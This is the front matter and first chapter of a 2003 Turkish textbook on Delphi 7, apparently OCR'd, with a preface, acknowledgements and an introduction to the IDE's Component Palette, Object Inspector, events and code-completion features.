DELPHI 7

ZİRVEDEKİ BEYİNLER

Nihat DEMİRLİ **Yüksel İNAN**

DELPHI 7

www.prestigeturk.com

Yayınları

Kitap Yazarları

Nihat DEMİRLİ
MCP-MCSE-MCDBA-MCSD-MCAD
nihadd@prestigeturk.com

M. Yüksel İNAN
MCP-MCP+INT-MCSA-MCSE-MCDBA-MCSD-MCT-MCAD
yuksel@yukselinan.com

Teknik Editör
Sibel YANAR
MCP-MCSE

ISBN: 975-92267-0-7

Prestie Education Center
Merkez
Halitağa Cd. Kıvanç Sok. No: 1/5 Kadıköy/İSTANBUL
Tel: 0216. 330 06 50 (pbx)
0216. 449 54 78
0216. 345 71 75
Fax: 0216. 345 71 75
Şube
Gazi Üniversitesi Mühendislik-Mimarlık Fakültesi Maltepe / ANKARA
Tel: 0312. 231 74 00 / 1031 (Dahili)
mail: prestige@prestigeturk.com
web: www.prestigeturk.com

Yayına Hazırlayan – Kapak
Selman Ali METİN

Baskı
Ümit Ofset Matbaacılık
Büyük Sanayi 1. Cad. 107/32-39-40-54 İskitler / ANKARA
Tel: 0312. 384 26 27 – 384 17 07

Ankara, 2003

ÖNSÖZ

Zirvedeki Beyinler serisine ait beşinci kitabımızla karşınızdayız. Serimizi tamamlama aşamasında bizlere göstermiş olduğunuz ilgiye, öneri ve isteklerinize teşekkürlerimizi sunuyoruz.

Bu sefer Microsoft ürünü olmayan bir yazılım dili üzerine birikimlerimizi sizlerle paylaşmak istedik. Delphi'yi çok sevdiğinizi bu hususta kaynak sıkıntısı çektiğinizi biliyoruz. Amacımız bu kadar fazla sevilen bir dil hususunda mümkün olduğu kadar geniş çaplı bir inceleme yapıp sonuçları sizlerle paylaşmaktan ibarettir. Delphi ile yazılmış birçok uygulamamızın halen aktif olarak büyük ve orta ölçekli firmalarda kullanıldığını,kodlarının Kitabın bazı bölümlerinde ufak modüller halinde sizlere sunulduğunu göreceksiniz.

Diğer kitaplarımıza göstermiş olduğunuz ilgiyi aynen bu kitaba da göstermeniz temennisiyle "Delphi 7 İle Veritabanı ve Network Uygulamaları" Kitabımızda görüşmek üzere.

Bütün Hayalleriniz Gerçek Olsun.....

Sibel YANAR
Teknik Editör

TEŞEKKÜR

*Üniversitemize bağlı olarak çalışan **Prestige** firmasının üniversitemiz bünyesinde öğrencilerimize ve akademik personelimize sağladığı eğitim olanakları ve yaptığı çalışmalar için Sayın **Nihat DEMİRLİ** ve **Yüksel İNAN**'a teşekkür ederim.*

Prof. Dr. Hüsnü CAN
G.Ü. Müh.-Mim. Fak.
DEKANI

TEŞEKKÜR

*Bakım-onarım işlerimizin bilgisayar ortamında dosyalama ve takibi ile ilgili program çalışmasına yaptığı yardım için Sayın **Nihat DEMİRLİ** ve **Yüksel İNAN**'a teşekkür ederim.*

T. KARLIDAĞ
Migros Türk T.A.Ş.
İnş. Emlak Müd.

TEŞEKKÜR

*Bankamız Güvenlik Sistemleri ve Kredi Kartı Uygulama çalışmalarına yönelik yazılım+danışmanlık hizmetlerinden dolayı **Nihat DEMİRLİ** ve **Yüksel İNAN**'a teşekkür ederiz.*

Burak AKTAŞ
INTERBANK
İnş. Emlak Md.


İÇİNDEKİLER

BÖLÜM 1
DELPHI'YE GİRİŞ

Delphi 7'ye Giriş:

"Delphi 7'ye hoşgeldiniz." diyerek, kitabımın ilk kısmına geçmek istiyorum. Çok gelişmiş bir yazılım diliyle karşı karşıya olduğunuzun sanıyorum siz de farkındasınız. Gerek veri tabanı uygulamaları, gerekse diğer uygulamalarda (Internet, Intranet, XML, HTML ve .NET desteği) son derece gelişmiş projeler oluşturmak, Delphi ile çok kolaylaşmıştır (çok da güvenilirdir). Bu yüzden ticari yazılımların ülkemizde (diğer bir çok ülkede de) en yaygın olanı sanıyorum Delphi'dir. Kitapta uygulama ve geliştirme alanında kullanabileceğiniz tüm konulara değinilecektir. Eğer herhangi bir kısımda uzmanlaşmak isterseniz, (işiniz gereği vs.) daha fazla teknik bilgiye ihtiyacınız olursa "e-mail" adresimize başvurabilir veya direkt olarak Prestige Education Center'dan yazılım desteği alabilirsiniz (Gerek piyasada bulunan projelerimizle, gerekse de yetiştirdiğimiz binlerce öğrencimizden sonra; bu hususta çok güvenilir bir kaynak olduğumuzu düşünüyoruz). Kitapta; temel konular ve diğer uzmanlık alanlarını da içeren bir çok konu detaylı örneklerle önünüze sunulacaktır. Tecrübemiz; size hikaye anlatmaktan çok, örnek kodlarla beraber detaylı açıklamalarda bulunmamız gerektiğini göstermiştir. Mümkün olduğu kadar bu amacın dışına çıkmamaya çalışacağız. Artık Delphi ekranını tanıyarak, basitten zora doğru kod yazma işlemine geçebiliriz.


"Delphi 7" programını bilgisayarınıza kurduktan sonra, aşağıdaki adımları izleyerek (Start-> Programs-> Borland Delphi 7-> Delphi 7) kolayca çalıştırabilirsiniz.



Yukarıdaki adımları izledikten sonra, karşınıza "Delphi 7" açılışına ait (Bilgisayarınızın hızına bağlı olarak ekranda biraz kalabilir.) pencere gelecek, arkasından tasarım ekranına ulaşılacaktır. Bu ekran, hepinizin bildiği gibi Windows Formlarından (veya diğer nesnelerinden) oluşmaktadır. Diğer

yardımcı nesneleri bu formlara ekleyerek proje geliştirebilmekteyiz (Windows Formları olmadan da proje geliştirilebilir).

Aşağıda karşınıza açılan penceredeki Windows Formlarına ait nesneler gösterilmiştir:




Bu ekran bir çok Windows nesnesinden oluşmakta olup, şimdi sizlere bu pencerelerin ne tür işlemler için kullanılabileceklerinden bahsetmek istiyorum.

Component Palette:


Bu pencere, "Delphi 7" içerisinde uygulama geliştirebilmeniz için kullanabileceğiniz form dışındaki tüm kontrolleri (Kullanım amaçlarına göre gruplandırma yapılarak ayrı ayrı yapraklar halinde verilmişlerdir.) içerisinde barındıran bir nesnedir.

Bu yapraklardan birtanesine tıkladığınız zaman, o gruba ait tüm kontrolleri görebilirsiniz. Hangisini projenizde kullanacaksanız üzerine mousun sol tuşuyla çift tıklayıp, formunuzun üzerine ekletebilirsiniz.

Örnek olması açısından "Standart" yaprağında bulunan "Button" kontrolünün üzerine çift tıklayın, formunuzun üzerine eklendiğini göreceksiniz. Boyutlarını ve koordinatlarını mousunuzla kolayca değiştirebilirsiniz. Şimdi de aynı işlemi "Edit" kontrolü için yapın, formunuz aşağıdaki hali alacaktır.



Burada asıl göstermek istediğim; eklemiş olduğunuz her kontrolün kullanacağı kütüphaneyi Delphi'nin otomatik olarak projeye dahil ettiğidir. Peki ama bu kodu nereye ekledi? Tabii ki aşağıdaki "Unit.pas" penceresinin (Formun üzerine çift tıklarsanız erişebilirsiniz.) içerisine ("pas" uzantılı dosyalar yazmış olduğunuz kodları saklarlar.) dosyayı kaydettikten sonra bu kodlar "pas" uzantılı olarak yeni bir dosya oluşturmaktadır.




Buradaki mantık "Nesneden nesne yaratma (Object Oriented)" şeklinde işlemektedir. Daha detaylı olarak açıklayacak olursak, "TButton" Delphi içerisinde bu kontrole ait tüm özelliklerin ve metodların tanımlandığı bir class'tır. "Button1" de, bu Class'tan türetilen yavru üyenin adıdır. Dolayısıyla

bu sınıfa ait statik olmayan (Daha sonra açıklanacaktır.) tüm yöntemleri de bünyesinde barındıracaktır.

Delphi'nin tüm kontrollere ait kütüphaneleri projenize başlangıç anında eklememesinin sebebi, performansı en üst düzeyde tutmak istemesinden kaynaklanmaktadır (Kullanılmayan bir class'ın projeye eklenmesi sanırım pek hoş olmayacaktır). Neyse son derece teknik olan bu hususlara daha sonraki bölümlerde detaylı olarak değinecek olup, şimdiden kafanızı fazla şişirmek istemiyorum.

Object Inspector, Exploring Unit.pas:

Bu pencereden projenize eklemiş olduğunuz form ve diğer nesneleri (Button, Edit vs.) izleyebilirsiniz. Şayet buradaki nesnelerden herhangi birtanesinin üzerine mous ile çift tıklarsanız, "Unit.pas" penceresinde o nesnenin tanımlanmış olduğu satıra ulaşabilirsiniz.




Alt kısımda yer alan diğer pencereden de eklemiş olduğunuz kontrole ait özellikleri "Properties" yaprağından değiştirebilirsiniz. Eğer bu pencere ekranda gözükmüyorsa, "View->Object Inspector" adımlarını izleyerek gözükmesini sağlayabilirsiniz.

Events'lara Erişebilmek:


Delphi içerisinde kod yazabileceğiniz yordamlara (Tetikleyiciler) ulaşabilmek için yukarıdaki pencerenin (Object Inspector) "Events" yaprağına tıklayabilirsiniz. Bu yaprakta hangi yordama kod yazacaksanız, sağında yer alan beyaz kutunun içerisine mous ile çift tıklamalısınız.

Aşağıda “Events” yaprağına ait görüntü ekranı verilmiştir. Burada Form’a ait (Seçili eleman form olduğu için) bir çok tetikleyici görüntülenecektir. Bunlar daha sonra detaylı olarak kitabın ilerleyen kısımlarında anlatılmıştır.



Kod Penceresine Ulaşmak:

Yukarıdaki pencerede herhangi bir yordama (İsimlerinin sağındaki beyaz alana) mous ile çift tıklarsanız, kodları yazabileceğiniz ekrana kolayca ulaşabilirsiniz. Aşağıdaki pencereye “OnCreate” yordamı çift tıklanılarak ulaşılmıştır.




Bu yordama ait işleteceğiniz kodları yukarıda işaretlenen yerlere yazmalısınız.

Kod (Unit) Penceresinin Özellikleri:

Yukarıda açmış olduğunuz "Unit" penceresi, görsel dillerle beraber kullanılmaya başlayan bir çok özelliği de beraberinde getirmektedir. Bu ekran bir Editör programının parçası olup, epeyce kullanışlı özelliği bulunmaktadır. Aşağıda en önemli özelliklerinden bahsedilmektedir.

- **Ctrl+Space Tuşunun Beraber Kullanılması:**

Unit penceresinde kodlarınızı yazarken herhangi bir komutun baş harflerini hatırlamanız, satırı tamamlamanız için yeterli olacaktır (Kodun doğru yazılabilmesi için devamlı kullanmanızı tavsiye ederim). Aşağıdaki pencerede izlenen adımlara dikkat ediniz.




Bu ekranda "Edi" yazıp "Ctrl+Space" tuşlarına beraberce basarsanız, eklenmiş olan kütüphanelere ait yazabileceğiniz tüm komutları listeleyen yeni bir pencereyle karşılaşacaksınız. Enter tuşuna basarak bu pencereden istediğiniz komutu seçebilirsiniz.

- **Kod Penceresinde "." Karakterinin Kullanılması:**

Yukarıda anlatılan şekilde (Ctrl+Space), kullanacağınız komutun ismini tam olarak yazdırdıktan sonra (Ezbere de yazabilirsiniz tabii ki) klavyeden "." tuşuna basarsanız, o kontrole (veya komuta) ait tüm özellik ve metodların içerisinde bulunduğu yeni bir listeyle karşılaşırsınız. Hangi özelliği (veya metodu) kullanacaksanız "Enter" tuşuyla seçebilirsiniz (Bu özellik kod yazma kolaylığı açısından gerçekten devrim sayılabilecek bir olaydır). Burada dikkat edeceğiniz husus, eğer bir kontrole ait tüm özellikleri listelemek istiyorsanız; o kontrolün sürüklenip (veya kodla eklenmesi gerekir) formun üzerine bırakılması


gerektiğidir. Projeye tanıtılmamış bir kontrolün özelliğini listelemeniz mümkün olmamaktadır. Aşağıda bu olay örneklendirilmiştir.



Kod yazarken bu pencere sizi devamlı olarak yönlendirecektir. Sonuç olarak her zaman doğru kod satırları oluşturmuş olacaksınız. Açılan pencerenin sol kısmına dikkat edecek olursanız komutun bir özellik, procedure veya function olduğu da belirtilmektedir. Sağ tarafta ise metodun veya özelliğin döndürdüğü tip gösterilmektedir.

Object TreeView Penceresi:


Bu pencere, eklemiş olduğunuz kontrollere ait bilgileri ağaç yapısı şeklinde listelemek için kullanılabilmektedir. Herhangi bir kontrolün üzerine mousun sol tuşuyla tıklarsanız, o kontrolün aktifleşmesini sağlayabilirsiniz. Aynı şekilde mous ile çift tıklama yaparsanız sizi kod sayfasına ulaştıracaktır.



Eklemiş olduğunuz tüm kontrolleri bu pencereden takip edebilirsiniz.

Eğer ekranınızda bu pencere gözükmüyorsa "View->Object TreeView" adımlarını izleyerek gözükmesini sağlayabilirsiniz.

